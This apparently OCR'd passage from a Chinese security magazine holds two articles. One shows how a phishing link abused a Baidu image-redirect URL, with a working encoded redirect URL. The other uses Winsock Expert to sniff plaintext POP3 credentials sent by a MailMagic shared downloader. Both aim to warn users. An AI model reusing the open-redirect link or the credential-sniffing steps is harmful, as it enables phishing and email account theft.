


图3

真奇怪，自己明明打开的是百度的域名，怎么会跳转到传说中的"钓鱼网站"了呢？于是打开QQ聊天记录，重新检查了一下同学发过来的那个地址，从头看到尾，突然发现那一串ANSI编码后面居然跟了明文的"?QQ=394******"，和现在地址栏中显示的网址后面部分一摸一样。于是恍然大悟般掏出自己专用的URL加解密软件（实际上就是URL编码转换器了），将一开始网址中的ANSI编码过的字符复制进去，果不其然，右侧解密窗格中显示的就是http://tencent-2008.cn（图4），这下思路就清晰多了。



图4

钓鱼网站所谓的和百度合作，只是利用了一个百度的漏洞而已，不过这个百度的漏洞危害应该不算小了，居然可以导致任意跳转指定URL。于是灵机一动，将自己博客的地址加密后，替换了一下网址，变成了"http://image.baidu.com/ir?t=1&f=%68%74%74%70%3A%2F%2F%77%77%77%2E%64%65%6D%6F%6E%2D%61%6E%67%65%6C%6C%2E%63%6E%2F"，访问之后的确跳转进了我的博客。

至此钓鱼网站的分析告一段落，我的目光又落在了这串长长的百度地址，除去后面的网址代码就剩下了：http://image.baidu.com/ir?t=1&u=&f="，关键的地方就在"ir?t=1&u=&f="，而"f"变量

提交的就是我们要跳转到的网址，“u”变量没有提交任何字符，是一个空字符串，“t”变量提交字符变量“1”，于是按照自己的猜测，删去“u”变量之后提交，成功跳转。但在我测试“t”变量的时候，发现不管提交什么值，结果都没有变化，但不能提交空字符串。如果提交空字符串，百度会提示你“此图片版权可能受保护。百度与图片出处无关，不对图片内容负责。请点击图片访问出处：http://www.demon-angell.cn/”，页面下方有一个图片无法显示，而那个图片的地址就是我的博客地址（图5）。

本想继续发掘一下这个漏洞，可是本人找遍了百度图片的所有可以打开的链接，都没有发现“ir”这个东西的踪影，无奈只得作罢。

文章已经结尾，无奈的感叹一下，现在的钓鱼技术也在日新月异，试问钓鱼网站再把自身的域名伪装的更像腾讯的域名一些，估计上当的人会更多吧。

（本文所涉及到的URL编码字符转换器已收录到光盘中）





图5

小心！魔邮下载器泄密码！

水月洞天

身在网络，我们不得不小心小心再小心，才能保证我们安全地畅游网络。这不MailMagic又有安全隐患了，大家又得小心了！

MailMagic魔邮是一个邮箱辅助软件，它能够轻松的将邮箱虚拟成网络硬盘，而且文件传输速度也很快，尤其是这个软件能够方便自己邮箱中文件的共享，这使得该软件倍受网友的青睐（图1）。孰不知MailMagic魔邮在共享文件的同时也泄露了自己的邮箱密码，给用户带来了严重的损失。下面大家就随我一起探索一下MailMagic魔邮是如何泄露密码的。


图1

MailMagic魔邮可以给自己邮箱中的文件制作“共享下载器”，而问题就出在这个共享器上，就是它泄露了我们的邮箱密码，也可以说是MailMagic魔邮一个漏洞吧。

小提示：

MailMagic魔邮提供了两种文件共享方式。

1. 发布文件共享代码，这种方式需要安装MailMagic魔邮才能下载，有一定的局限性。

2. 发布共享下载器，这种方式任何用户都可以下载文件，很方便文件共享。

首先我们做好准备工作，在MailMagic魔邮中选择任意一个文件制作共享下载器。好的，下面就请出今天的主角，运行Winsock Expert（图2）。





图2


小提示：

常玩黑的朋友都知道Winsock Expert这个工具，它能够对任何访问网络的进程进行网络抓包，并且能够将数据包解析出来，非常实用。

这时候我们再来运行刚才制作的共享下载器，弹出选择保存位置的对话框（图3）。


图3

我们保持这个界面，切换到Winsock Expert点击工具栏的打开按钮，在出现的对话框中选择MailMagic共享下载器的主进程（注意，是共享下载器的进程，而不是MailMagic魔邮的进程），如图4。然后点击右下角的“open”就进入了监示状态（图5）。


图4

我们再回到下载器界面，随便找个地方保存文件，从下载器的详细信息中可以看到“发送user命令”和“发送pass命令”，还可以看到有“连接到POP3服务器”的提示（图6）。直觉告诉我们，这个下载器肯定在后台向网站提交了用户名和密码，让我们切回Winsock Expert，看它拦截到了什么（图7）。

在拦截的数据报文窗口中有“user”、“pass”字样，点击看看下面的解码窗口，用户名和密码都以明文显示出来了（图8）。可想而知，如果这个共享下载器被别有用心的人得到了，就可

以使用解析出来的用户名和密码直接登录共享下载器中显示的邮件服务器了，那我们的邮箱也就没有秘密可言了。




图5



图6

MailMagic魔邮的共享下载器并不安全，我建议大家千万不要发布自己的共享下载器，除非自己使用，或者发给自己的好朋友。以前发布过共享下载器的朋友建议马上更改自己的邮箱密码，以确保安全。




图7

